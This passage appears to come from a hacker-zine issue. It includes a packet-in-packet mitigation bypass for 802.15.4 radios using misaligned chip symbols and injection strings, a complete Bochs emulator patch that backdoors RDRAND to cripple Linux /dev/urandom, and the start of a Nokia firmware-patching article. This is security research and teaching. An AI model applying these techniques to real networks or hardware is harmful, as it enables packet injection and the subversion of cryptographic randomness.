
Finally, the OUT instruction triggers a System Management Interrupt into our SMM toolkit.


- The SMI handler undoes the effect of the exception that just happened: it restores RIP, CS, RFLAGS, RSP, and SS from the stack, and additionally restores the descriptor caches from their saved copy in SMRAM. It also replaces the first two bytes of the #DB handler.
- NetWatch reports the new state of the system to the debugger. At this point, a single X86 instruction step has been executed outside of SMM mode.


4.3 Places to go from here.

NetWatch was written as a curiosity, but having a framework to explore System Management Mode is damned valuable. Those with well-woven hats will also enjoy this opportunity to disassemble SMM firmware on their own systems. SMM has wondrous secrets hidden within it, and it is up to you to discover them!


The authors offer the finest of greets to Dr. David A. Eckhardt and to Tim Hockin for their valuable guidance in the creation of NetWatch.






A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
А Б Ц Д Е Ф Г Ч И Й К Л М Н О П Я Р С Т У В Ш Х Ы З
Rt. Rvd. Dr. Pastor Manul Laphroaig's
Totally Useless Decoder Ring
This might as well be:
This is plaintext:
Дринк Море Овалтине!

Hey kids!
Xerox this page and cut out the crypto wheel.
You can write your own secret messages that only idiots can't read!



0	11011001110000110101001000101110
1	11101101100111000011010100100010
2	00101110110110011100001101010010
3	00100010111011011001110000110101
4	01010010001011101101100111000011
5	00110101001000101110110110011100
6	11000011010100100010111011011001
7	10011100001101010010001011101101
8	10001100100101100000011101111011
9	10111000110010010110000001110111
A	01111011100011001001011000000111
B	01110111101110001100100101100000
C	00000111011110111000110010010110
D	01100000011101111011100011001001
E	10010110000001110111101110001100
F	11001001011000000111011110111000

11011001110000110101001000101110	0
11101101100111000011010100100010	1
00101110110110011100001101010010	2
00100010111011011001110000110101	3
01010010001011101101100111000011	4
00110101001000101110110110011100	5
11000011010100100010111011011001	6
10011100001101010010001011101101	7
10001100100101100000011101111011	8
10111000110010010110000001110111	9
01111011100011001001011000000111	A
01110111101110001100100101100000	B
00000111011110111000110010010110	C
01100000011101111011100011001001	D
10010110000001110111101110001100	E
11001001011000000111011110111000	F

Hey kids!
Xerox this page and cut the paper strips apart.
You can write your own odd-alignment packet-in-packet injection strings!

5 An Advanced Mitigation Bypass for Packet-in-Packet; or, I'm burning 0day to use the phrase 'eighth of a nybble' in print.

by Travis Goodspeed
continuing work begun in collaboration with the Dartmouth Scooby Crew

Howdy y'all,

This short little article is a follow-up to my work on 802.15.4 packet-in-packet attacks, as published at Usenix WOOT 2011. In this article, I'll show how to craft PIP exploits that avoid the defense mechanisms introduced by the fine folks at Carleton University in Ontario.

As you may recall, the simple form of the packet-in-packet attack works by including the symbols that make up a Layer 1 packet at Layer 7. Normally, the interior bytes of a packet are escaped by the outer packet's header, but packet collisions sometimes destroy that header. However, collisions tend to be short and so leave the interior packet intact. On a busy band like 2.4GHz, this happens often enough that it can be used reliably to inject packets in a remote network.

At Wireless Days 2012, Biswas and company released a short paper entitled *A Lightweight Defence against the Packet in Packet Attack in ZigBee Networks.* Their trick is to use bit-stuffing of a sort to prevent control information from appearing within the payload. In particular, whenever they see four contiguous `00` symbols, they stuff an extra `FF` before the next symbol in order to ensure that the Zigbee packet's preamble and Start of Frame Delimiter (also called a Sync) are never found back-to-back inside of a transmitted packet.

So if the attacker injects `00 00 00 00 A7 ...` as in the original WOOT paper, Biswas' mitigation would send `00 00 00 00` *`FF`* `A7 ...` through the air, preventing a packet-in-packet injection. The receiving unit's networking stack would then transform this back to the original form, so software at higher layers could be none-the-wiser.

One simple bypass is to realize that the receiving radio may not in fact need four bytes of preamble. An upcoming tech report[2] from Dartmouth shows that the Telos B does not require more than one preamble byte, so `00 00 A7 ...` would successfully bypass Biswas' defense.

Another way to bypass this defense is to realize that 802.15.4 symbols are four bits wide, so you can abuse nybble alignment to sneak past Biswas' encoder. In this case, the attacker would send something like `F0 00 00 00 0A 7...`, allowing for eight nybbles, which are four misaligned bytes, of zeroes to be sent in a row without tripping the escaping mechanism. When the outer header is lost, the receiver will automatically re-align the interior packet.

But those are just bugs, easily identified and easily patched. Let's take a look at a full and proper bypass, one that's dignified and pretty damned difficult to anticipate. You see, byte boundaries in the symbol stream are just an accidental abstraction that doesn't really exist in the deepest physical layers, and they are not the only abstraction the hardware ignores. By finding and violating these abstractions—while retaining compatibility with the hardware receiver!—we can perform a packet-in-packet injection without getting caught by the filter.

You'll recall that I told you 802.15.4 symbols were nybble-sized. That's almost true, but strictly speaking, it's a comforting lie told to children. The truth is that there's a lower layer, where each nybble of the message is sent as 32 ones and zeroes, which are called 'chips' to distinguish them from higher-layer bits.

[2] Fingerprinting IEEE 802.15.4 Devices by Ira Ray Jenkins and the Dartmouth Scooby Crew, TR2014-746

The symbols and chip sequences are defined like this in the 802.15.4 standard. As each chip sequence has a respectably large Hamming distance from the others, an error-correcting symbol matcher on the receiving end can find the closest match to a symbol that arrives damaged.[3] This fix is absolutely transparent—by design—to all upper layers, starting with the symbol layer where SFD is matched to determine where a packet starts.

```
0 —— 11011001110000110101001000101110     8 —— 10001100100101100000011101111011
1 —— 11101101100111000011010100100010     9 —— 10111000110010010110000001110111
2 —— 00101110110110011100001101010010     A —— 01111011100011001001011000000111
3 —— 00100010111011011001110000110101     B —— 01110111101110001100100101100000
4 —— 01010010001011101101100111000011     C —— 00000111011110111000110010010110
5 —— 00110101001000101110110110011100     D —— 01100000011101111011100011001001
6 —— 11000011010100100010111011011001     E —— 10010110000001110111101110001100
7 —— 10011100001101010010001011101101     F —— 11001001011000000111011110111000
```

That is, the Preamble of an 802.15.4 packet can be written as either `00 00 00 00` or eight repetitions of the zero symbol `11011001110000110101001000101110`. While Biswas wants to escape any sequences of the interior symbols, he is actually just filtering at the byte level. Filtering at the symbol level would help, but even that could be bypassed by misaligned symbols.

“What the hell are misaligned symbols!?” you ask. Read on and I’ll show you how to obfuscate a PIP attack by sending everything off by *an eighth of a nybble.*

– — — –   — — —   — – — –   — — —   – — –   — — –   —   – – — –   — — —

I took the above listing, printed it to paper, and cut the rows apart. Sliding the rows around a bit shows that the symbols form two rings, in which rotating by an eighth of the length causes one symbol to line up with another. That is, if the timing is off by an eighth of a nybble, a 0 might be confused for a 1 or a 7. Two eighths shift of a nybble will produce a 2 or a 6, depending upon the direction.

```
0                             11011001110000110101001000101110 / 10001100100101100000011101111011 8
1                         11101101100111000011010100100010 / 10111000110010010110000001110111     9
2                     00101110110110011100001101010010 / 01111011100011001001011000000111         A
3                 00100010111011011001110000110101 / 01110111101110001100100101100000             B
4             01010010001011101101100111000011 / 00000111011110111000110010010110                 C
5         00110101001000101110110110011100 / 01100000011101111011100011001001                     D
6     11000011010100100010111011011001 / 10010110000001110111101110001100                         E
7 10011100001101010010001011101101 / 11001001011000000111011110111000                             F
```

This technique would work for chipwise translations of any shift, but it just so happens that all translations occur in four-chip chunks because that’s how the 802.15.4 symbol set was designed. Chip sequences this long are terribly difficult to work with in binary, and the alignment is convenient, so let’s see them as hex. Just remember that each of these nybbles is really a chip-nybble, which is one-eighth of a symbol-nybble.

```
0        D9C3522E          8        8C96077B
1       ED9C3522           9       B8C96077
2      2ED9C352            A      7B8C9607
3     22ED9C35             B     77B8C960
4    522ED9C3              C    077B8C96
5   3522ED9C               D   6077B8C9
6  C3522ED9                E  96077B8C
7 9C3522ED                 F C96077B8
```

So now that we’ve got a denser notation, let’s take a look at the packet header sequence that is blocked by Biswas, namely, the 4-bytes of zeroes. In this notation, the upper line represents 802.15.4 symbols, while the lower line shows the 802.15.4 chips, both in hex.

```
    0        0        0        0        0        0        0        0
D9C3522E D9C3522E D9C3522E D9C3522E D9C3522E D9C3522E D9C3522E D9C3522E
```

As this sequence is forbidden (i.e., will be matched against by Biswas’ bit stuffing trick) at the upper layers, we’d like to smuggle it through using misaligned symbols. In this case, we’ll send 1 symbols instead

[3] Note that Hamming-distance might not be the best metric to match the symbol. Other methods, such as finding the longest stretch of perfectly-matched chips, will still work for the bypass presented in this article.

of 0 symbols, as shown on the lower half of the following diagram. Note how damned close they are to the upper half. At most one eighth of any symbol is wrong, and within a stretch of repeated symbols, every chip is correct.

```
     0         0         0         0         0         0         0         0
 D9C3522E  D9C3522E  D9C3522E  D9C3522E  D9C3522E  D9C3522E  D9C3522E  D9C3522E
    1         1         1         1         1         1         1         1
ED9C3522  ED9C3522  ED9C3522  ED9C3522  ED9C3522  ED9C3522  ED9C3522  ED9C3522
```

So instead of sending our injection string as `00000000A7`, we can move forward or backward one spot in the ring, sending `11111111B0` or `7777777796` as our packet header and applying the same shift to all the remaining symbols in the packet.

“But wait!” you might ask, “These symbols aren’t correct! Between 0 and 4 chips of the shifted symbol fail to match the original.”

The trick here is that the radio receiver must match *any* incoming chip sequence to *some* output symbol. To do this, it takes the most recent 32 chips it received and returns the symbol from the table that has the least Hamming distance from the received sample.

So when the radio is looking for A7 and sees B0, the error calculation looks a little like this.

```
BO —— 77B8C960D9C3522E
        ||||||||           <——Chips are nearly equal.
A7 ——  7B8C96079C3522ED
```

For the first symbol, the receiver expects the A symbol as `7B8C9607` but it gets `7B8C960`*`D`*. Note that these only differ by the last four chips, and that the Hamming distance between `0111` and `1101` is only two, so the difference between an `A` and a misaligned `B` in this case is only two.

It’s easy to show that the worst off-by-one misalignment would make the Hamming distance differ by at most four. Comparing this with the distance between the existing symbols, you will see that they are all much further apart from one other. So we can obfuscate an entire inner packet, letting the receiver and a bit of radioland magic translate our packet from legal symbols into ones that ought to have been escaped.

Ain’t that nifty?

– – – –   – – –   – – – –   – – –   – – –   – – –   –   – – – –   – – –

This technique of abusing sub-symbol misalignment to send a corrupted packet-in-packet which is reliably transformed back into a correct, meaningful packet should be portable to protocols other than 802.15.4.

For example, most Phase Shift Keyed (PSK) protocols can have phase misalignment that causes symbols to be confused for each other. Frequency Shift Keyed (FSK) protocols can have frequency misalignment when on neighboring channels, so that sometimes one channel in 2 FSK will see a packet intended for a neighboring channel, but with all or most of the bits flipped.

One last subject I should touch on is a fancy attempt by Michael Ossmann and Dominic Spill to defend against packet-in-packet attacks which was presented at Shmoocon 2014 and in a post to the Langsec mailing list. While they don’t explicitly anticipate the bypass presented in this paper, it’s worth noting that their example (5,2,2) Isolated Complementary Binary Linear Block Code (ICBLBC) does not seem to be vulnerable to my advanced bypass technique. Could it be that all such codes are accidentally invulnerable?

Evan Sultanik on the Digital Operatives Blog ported Mike and Dominic’s technique for generating codes to Microsoft’s Z3 theorem prover and came up with a number of new ICBLBC codes.

With so many to choose from, surely a clever reader could extend Evan’s Z3 code to search just for those ICBLBC codes which are vulnerable to type confusion with misalignment? I’ll buy a beer for the first neighbor to demo such a PoC, and another beer for the first neighbor to convincingly extend Mike and Dominic’s defense to cover misaligned symbols. For inspiration, read about how Barisani and Bianco[4] were able to do packet-in-packet injections by ignoring Layer 1 and injecting at Layer 2.

Cheers from Samland,
—Travis

[4] Fully Arbitrary 802.3 Packet Injection: Maximizing the Ethernet Attack Surface by Andrea Barisani and Daniele Bianco at Black Hat 2013

6 Prototyping an RDRAND Backdoor in Bochs

by Taylor Hornby

What happens to the Linux cryptographic random number generator when we assume Intel's fancy new RDRAND instruction is malicious? According to dozens of clueless Slashdot comments, it wouldn't matter, because Linux tosses the output of RDRAND into the entropy pool with a bunch of other sources, and those sources are good enough to stand on their own.

I can't speak to whether RDRAND *is* backdoored, but I can—and I do!—say that it *can be* backdoored. In the finest tradition of this journal, I will demonstrate a proof of concept backdoor to the RDRAND instruction on the Bochs emulator that cripples /dev/urandom on recent Linux distributions. Implementing this same behavior as a microcode update is left as an exercise for clever readers.

Let's download version 3.12.8 of the Linux kernel source code and see how it generates random bytes. Here's part of the `extract_buf()` function in `drivers/char/random.c`, the file that implements both `/dev/random` and `/dev/urandom`.

```
static void extract_buf(struct entropy_store *r, __u8 *out){
        // ... hash the pool and other stuff ...
        /* If we have a architectural hardware random number
         * generator, mix that in, too. */
        for (i = 0; i < LONGS(EXTRACT_SIZE); i++) {
                unsigned long v;
                if (!arch_get_random_long(&v))
                        break;
                hash.l[i] ^= v;
        }
        memcpy(out, &hash, EXTRACT_SIZE);
        memset(&hash, 0, sizeof(hash));
}
```

This function does some tricky SHA1 hashing stuff to the entropy pool, then XORs RDRAND's output with the hash before returning it. That `arch_get_random_long()` call is RDRAND. What this function returns is what you get when you read from `/dev/(u)random`.

What could possibly be wrong with this? If the hash is random, then it shouldn't matter whether RDRAND output is random or not, since the result will still be random, right?

That's true in theory, but the hash value is in memory when the RDRAND instruction executes, so theoretically, it could find it, then return its inverse so the XOR cancels out to ones. Let's see if we can do that.

First, let's look at the X86 disassembly to see what our modified RDRAND instruction would need to do.

```
c03a_4c80:       89 d9                      mov    ecx,ebx
c03a_4c82:       b9 00 00 00 00             mov    ecx,0x0         ; \__These become
c03a_4c87:       8d 76 00                   lea    esi,[esi+0x0]   ; /  "rdrand eax"
c03a_4c8a:       85 c9                      test   ecx,ecx
c03a_4c8c:       74 09                      je     c03a4c97
c03a_4c8e:       31 02                      xor    DWORD PTR [edx],eax
c03a_4c90:       83 c2 04                   add    edx,0x4
c03a_4c93:       39 f2                      cmp    edx,esi
c03a_4c95:       75 e9                      jne    c03a4c80
```

That `mov ecx, 0`, `lea esi [esi+0x0]` code gets replaced with `rdrand eax` at runtime by the alternatives system. See `arch/x86/include/asm/archrandom.h` and `arch/x86/include/asm/alternative.h` for details.

Sometimes things work out a little differently, and it's best to be prepared for that. For example if the kernel is compiled with `CONFIG_CC_OPTIMIZE_FOR_SIZE=y`, then the call to `arch_get_random_long()` isn't inlined. In that case, it will look a little something like this.

```
c030_76e6:      39 fb                   cmp    ebx,edi
c030_76e8:      74 18                   je     c0307702
c030_76ea:      8d 44 24 0c             lea    eax,[esp+0xc]
c030_76ee:      e8 cd fc ff ff          call   c03073c0
c030_76f3:      85 c0                   test   eax,eax
c030_76f5:      74 0b                   je     c0307702
c030_76f7:      8b 44 24 0c             mov    eax,DWORD PTR [esp+0xc]
c030_76fb:      31 03                   xor    DWORD PTR [ebx],eax
c030_76fd:      83 c3 04                add    ebx,0x4
c030_7700:      eb e4                   jmp    c03076e6
```

Not to worry, though, since all cases that I've encountered have one thing in common. There's always a register pointing to the buffer on the stack. So a malicious RDRAND instruction would just have to find a register pointing to somewhere on the stack, read the value it's pointing to, and that's what the RDRAND output will be XORed with. That's exactly what our PoC will do.

I don't have a clue how to build my own physical X86 CPU with a modified RDRAND, so let's use the Bochs X86 emulator to change RDRAND. Use the current source from SVN since the most recent stable version as I write this, 2.6.2, has some bugs that will get in our way.

All of the instructions in Bochs are implemented in C++ code, and we can find the RDRAND instruction's implementation in `cpu/rdrand.cc`. It's the `BX_CPU_C::RDRAND_Ed()` function. Let's replace it with a malicious implementation, one that sabotages the kernel, and only the kernel, when it tries to produce random numbers.

```
BX_INSF_TYPE BX_CPP_AttrRegparmN(1) BX_CPU_C::RDRAND_Ed(bxInstruction_c *i){
    Bit32u rdrand_output = 0;
    Bit32u xor_with = 0;

    Bit32u ebx = get_reg32(BX_32BIT_REG_EBX);
    Bit32u edx = get_reg32(BX_32BIT_REG_EDX);
    Bit32u edi = get_reg32(BX_32BIT_REG_EDI);
    Bit32u esp = get_reg32(BX_32BIT_REG_ESP);

    const char output_string[] = "PoC||GTFO!\n";
    static int position = 0;

    Bit32u addr = 0;
    static Bit32u last_addr = 0;
    static Bit32u second_last_addr = 0;

    /* We only want to change RDRAND's output if it's being used for the
     * vulnerable XOR in extract_buf(). This only happens in Ring 0.
     */
    if (CPL == 0) {
        /* The address of the value our output will get XORed with is
         * pointed to by one of the registers, and is somewhere on the
         * stack. We can use that to tell if we're being executed in
         * extract_buf() or somewhere else in the kernel. Obviously, the
```

```
 * exact registers will vary depending on the compiler, so we
 * have to account for a few different possibilities. It’s not
 * perfect, but hey, this is a POC.
 *
 * This has been tested on, and works, with 32-bit versions of
 *  - Tiny Core Linux 5.1
 *  - Arch Linux 2013.12.01 (booting from cd)
 *  - Debian Testing i386 (retrieved December 6, 2013)
 *  - Fedora 19.1
 */
if (esp <= edx && edx <= esp + 256) {
    addr = edx;
} else if (esp <= edi && edi <= esp + 256
           && esp <= ebx && ebx <= esp + 256) {
    /* With CONFIG_CC_OPTIMIZE_FOR_SIZE=y, either:
     *  - EBX points to the current index,
     *      EDI points to the end of the array.
     *  - EDI points to the current index,
     *      EBX points to the end of the array.
     * To distinguish the two, we have to compare them.
     */
    if (edi <= ebx) {
        addr = edi;
    } else {
        addr = ebx;
    }
} else {
    /* It’s not extract_buf(), so cancel the backdooring. */
    goto do_not_backdoor;
}

/* Read the value that our output will be XORed with. */
xor_with = read_virtual_dword(BX_SEG_REG_DS, addr);

Bit32u urandom_output = 0;
Bit32u advance_length = 4;
Bit32u extra_shift = 0;

/* Only the first two bytes get used on the third RDRAND
 * execution. */
if (addr == last_addr + 4 && last_addr == second_last_addr + 4){
    advance_length = 2;
    extra_shift = 16;
}

/* Copy the next portion of the string into the output. */
for (int i = 0; i < advance_length; i++) {
    /* The characters must be added backwards, because little
     * endian. */
    urandom_output >>= 8;
    urandom_output |= output_string[position++] << 24;
    if (position >= strlen(output_string)) {
        position = 0;
    }
}
urandom_output >>= extra_shift;
```


```
        second_last_addr = last_addr;
        last_addr = addr;

        rdrand_output = xor_with ^ urandom_output;

    } else {
do_not_backdoor:
        /* Normally, RDRAND would produce good random output. */
        rdrand_output |= rand() & 0xff;
        rdrand_output <<= 8;
        rdrand_output |= rand() & 0xff;
        rdrand_output <<= 8;
        rdrand_output |= rand() & 0xff;
        rdrand_output <<= 8;
        rdrand_output |= rand() & 0xff;
    }

    BX_WRITE_32BIT_REGZ(i->dst(), rdrand_output);
    setEFlagsOSZAPC(EFlagsCFMask);

    BX_NEXT_INSTR(i);
}
```

After you've made that patch and compiled Bochs, download Tiny Core Linux to test it. Here's a sample configuration to ensure that a CPU with RDRAND support is emulated.

```
# System configuration.
romimage: file=$BXSHARE/BIOS-bochs-latest
vgaromimage: file=$BXSHARE/VGABIOS-lgpl-latest
cpu: model=corei7_ivy_bridge_3770k, ips=120000000
clock: sync=slowdown
megs: 1024
boot: cdrom, disk

# CDROM
ata1: enabled=1, ioaddr1=0x170, ioaddr2=0x370, irq=15
ata1-master: type=cdrom, path="CorePlus-current.iso", status=inserted
```

Boot it, then cat /dev/urandom to check the kernel's random number generation.

```
tc@box:~$ cat /dev/urandom | head
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
PoC||GTFO!
```



7 Patching Kosher Firmware for Nokia 2720

by Assaf Nativ
D7 90 D7 A1 D7 A3 D7 A0 D7 AA D7 99 D7 91
in collaboration with two anonymous coworkers.

This fun little article will introduce you to methods for patching firmware of the Nokia 2720 and related feature phones. We'll abuse a handy little bug in a child function called by the verification routine. This modification to the child function that we can modify allows us to bypass the parent function that we cannot modify. Isn't that nifty?

A modern feature phone can make phone calls, send SMS or MMS messages, manage a calendar, listen to FM radio, and play Snake. Its web browser is dysfunctional, but it can load a few websites over GPRS or 3G. It supports Bluetooth, those fancy ringtones that no one ever buys, and a calculator. It can also take ugly low-resolution photos and set them as the background.

Not content with those unnecessary features, the higher end of modern feature phones such as the Nokia 208.4 support Twitter, WhatsApp, and a limited Facebook client. How are the faithful to study their scripture with so many distractions?

A Kosher phone would be a feature phone adapted to the unique needs of a particular community of the Orthodox Jews. The general idea is that they don't want to be bothered by the outside world in any way, but they still want a means to communicate between themselves without breaking the strict boundaries they made. They wanted a phone that could make phone calls or calculate, but that only supported a limited list of Hasidic ringtones and only used Bluetooth for headphones. They would be extra happy if a few extra features could be added, such as a Jewish calendar or a prayer time table. While Pastor Laphroaig just wants a phone that doesn't ring (except maybe when heralding new PoC), frowns on Facebook, and banishes Tweety-boxes at the dinner table, this community goes a lot further and wants no Facebook, Twitter, or suchlike altogether. This strikes the Pastor as a bit extreme, but good fences make good neighbors, and who's to tell a neighbor how tall a fence he ought to build? So this is the story of a neigbor who got paid to build such a fence.[5]

I started with a Nokia phone, as they are cost effective for hardware quality and stability. From Nokia I got no objection to the project, but also no help whatsoever. They said I was welcome to do whatever helps me sell their phones, but this target group was too small for them to spend any development time on. And so this is how my quest for the Kosher phone began.

During my journey I had the pleasure of developing five generations of the Kosher phone. These were built around the Nokia 1208, Nokia 2680, Nokia 2720, Samsung E1195, and the Nokia 208.4. There were a few models in between that didn't get to the final stage either because I failed in making a Kosher firmware for them or because of other reasons that were beyond my control.

I won't describe all of the tricks I've used during the development, because these phones still account for a fair bit of my income. However, I think the time has come for me to share some of the knowledge I've collected during this project.

It would be too long to cover all of the phones in a single article, so I will start with just one of them, and just a single part that I find most interesting.

Nokia has quite a few series of phones differ in the firmware structure and firmware protection. SIM-locking has been prohibited in the Israeli market since 2010, but these protections also exist to keep neighbors from playing with baseband firmware modifications, as that might ruin the GSM network.

Nokia phones are divided into a number of baseband series. The oldest, DCT1, works with the old analog networks. DCT3, DCT4 and DCT4+ work with 2G GSM. BB5 is sometimes 2G and sometimes 3G, so far as I know. And anything that comes after, such as Asha S40, is 3G. It is important to understand that there are different generations of phones because vulnerabilities and firmware seem to work for all devices within a family. Devices in different families require different firmware.

[5] Disclaimer: No one forces this phone on them; they choose to have it of their own will. No government or agency is involved in this, and the only motivation that drives customers to use this kind of phone is the community they live in.

I'll start with a DCT4+ phone, the Nokia 1208. Nowadays there are quite a few people out there who know how to patch DCT4+ firmware, but the solution is still not out in the open. One would have to collect lots of small pieces of information from many forum posts in order to get a full solution. Well, not anymore, because I'm going to present here that solution in all of its glory.

– — — –   — — —   — – – –   — — —   – — –   — — –   —   – – – –   — — —

A DCT4+ phone has two regions of executable code, a flashable part and a non-flashable secured part, which is most likely mask ROM. The flashable memory contains a number of important regions.

- The Operating System, which Nokia calls the MCUSW. (Read on to learn how they came up with this name.)
- Strings and localization strings, which Nokia calls the PPM.
- General purpose file system in a FAT16 format. This part contains configuration files, user files, pictures, ringtones, and more. This is where Nokia puts phone provider customizations, and this part is a lot less protected. It is usually referred to as the CNT or IMAGE.

